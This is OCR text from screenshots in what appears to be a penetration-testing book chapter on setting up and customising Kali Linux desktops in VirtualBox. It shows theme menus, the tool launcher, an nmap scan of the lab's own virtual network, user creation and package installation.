Kali GNU/Linux Rolling kali-linux-mate-2018 tty1
kali-linux-mate-2018 login:
Right Ctrl



kali-linux-mate-2018.2-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places System
Sun Jun 24, 19:59
Right Ctrl





All three menu from Kali MATE Desktop Environment



Appearance Preferences
Theme
Background
Fonts
Interface
Open
Blue-Submarine
GreenLaguna
Green-Submarine
Greybird
High Contrast
High Contrast
Menta
TraditionalGreen
Delete
Save As...
Customize...
Install...
Get more themes online
Help
Close



kali-linux-xfce-2018.2-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
14:13
root
Trash
File System
Home
Right Ctrl



kali-linux-xfce-2018.2-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Kali Linux, an Off...
root - File Manager
Terminal - root@...
Application Finder
14:42
root
root - File Manager
File Edit View Go Help
/root/
Warning, you are using the root account, you may harm your system.
DEVICES
File System
PLACES
root
Desktop
Trash
NETWORK
Desktop
Documents
Downloads
Application Finder
All Applications
Bookmarks
Commands History
01 - Information ...
02 - Vulnerability ...
03 - Web Applicat...
04 - Database As...
05 - Password Att...
06 - Wireless Atta...
07 - Reverse Engi...
08 - Exploitation T...
0trace
About Xfce
Information about ...
acccheck
Accessibility
Improve keyboard ...
affcat
aircrack-ng
apache-users
apktool
Preferences
Close
Launch
Terminal - root@kali-linux-xfce-2018: ~
File Edit View Terminal Tabs Help
root@kali-linux-xfce-2018: ~
root@kali-linux-xfce-2018: ~
Host is up (0.000036s latency).
All 1000 scanned ports on 10.0.2.15 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 137.56 seconds
root@kali-linux-xfce-2018:~#
Kali Linux, an Offensive Security Project - Mozilla Firefox
Welcome to Firefox
Kali Linux, an Offensive ...
file:///usr/share/kali-defaults/web/homepage.htm
Most Visited
Offensive Security
Kali Linux
Kali Docs
The most advanced penetration testing distribution, ever.
Firefox automatically sends some data to Mozilla so that we can improve your experience.
Choose What I Share
Right Ctrl


Appearance
Appearance
Customize the look of your desktop
Style
Icons
Fonts
Settings
Adwaita
Adwaita-dark
Albatross
Blackbird
Bluebird
Greybird
High Contrast
Kali-X
Kiwi
MurrinaAquaIsh
MurrinaAzul
MurrinaBlau
MurrinaBleu
MurrinaBlu
Help
Close
Adwaita
The Only One
elementary Xubuntu da...
elementary for Xubuntu w...
GNOME
Default GNOME Theme
GNOME-Brave
Colorized Gnome Icons
HighContrast
High contrast scalable ico...
Tango
Tango Icon Theme
Vibrancy-Kali
The Vibrancy Colors Icon t...
Vibrancy-Kali-Dark
Default Font
Sans
12
Default Monospace Font
Monospace
12
Rendering
Enable anti-aliasing
Hinting:
None
Sub-pixel order:
None
DPI
Custom DPI setting:
96



Trash
Home.desktop
Terminator
Thunderbird
Screenshot
Indian Ponies



Trash
Home desktop
Terminator
Thunderbird
Screenshot
YOU'RE ROOT


root@kali-linux-mate-2018: ~
File Edit View Search Terminal Help
root@kali-linux-mate-2018:~# useradd -m -U -G sudo -p LIUH*jk3lkd8sak masterkey
root@kali-linux-mate-2018:~# last
root pts/0 :0 Sat Jul 28 15:03 - 15:04 (00:01)
root tty1 Sat Jul 28 15:02 still logged in
reboot system boot 4.15.0-kali2-amd Sat Jul 28 15:01 still running
root tty1 Mon Jun 25 05:52 - down (00:00)
wolf tty1 Mon Jun 25 05:15 - 05:51 (00:36)
root tty1 Sun Jun 24 21:43 - 05:15 (07:32)
reboot system boot 4.15.0-kali2-amd Sun Jun 24 21:42 - 05:52 (08:10)
root pts/0 :0 Sun Jun 24 20:25 - 21:42 (01:16)
root tty1 Sun Jun 24 19:47 - down (01:54)
reboot system boot 4.15.0-kali2-amd Sun Jun 24 19:37 - 21:42 (02:04)
wtmp begins Sun Jun 24 19:37:43 2018
root@kali-linux-mate-2018:~# clear
root@kali-linux-mate-2018:~#


root@kali-linux-mate-2018: ~
File Edit View Search Terminal Help
root@kali-linux-mate-2018:~# apt install libreoffice thunderbird
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
ant ant-contrib ant-optional coinor-libcbc3 coinor-libcgl1 coinor-libclp1
coinor-libcoinmp1v5 coinor-libcoinutils3v5 coinor-libosi1v5
firebird3.0-common
python3.6 python3.6-minimal uno-libs3 ure zlib1g
Suggested packages:
ant-doc libcommons-httpclient-java libbcel-java ivy antlr javacc junit4
libzmf-0.0-0 lightning lp-solve python3-uno thunderbird uno-libs3 ure
The following packages will be upgraded:
firebird3.0-common firebird3.0-common-doc libfbclient2 libgstreamer-gl1.0-0
libgstreamer-plugins-base1.0-0 libgstreamer1.0-0 libpython3.6
libpython3.6-minimal libpython3.6-stdlib libwayland-egl1-mesa
python3-distutils python3.6 python3.6-minimal zlib1g
14 upgraded, 176 newly installed, 0 to remove and 959 not upgraded.
Need to get 270 MB of archives.

Chapter 2: Sharpening the Saw







KALI


Blog Downloads Training

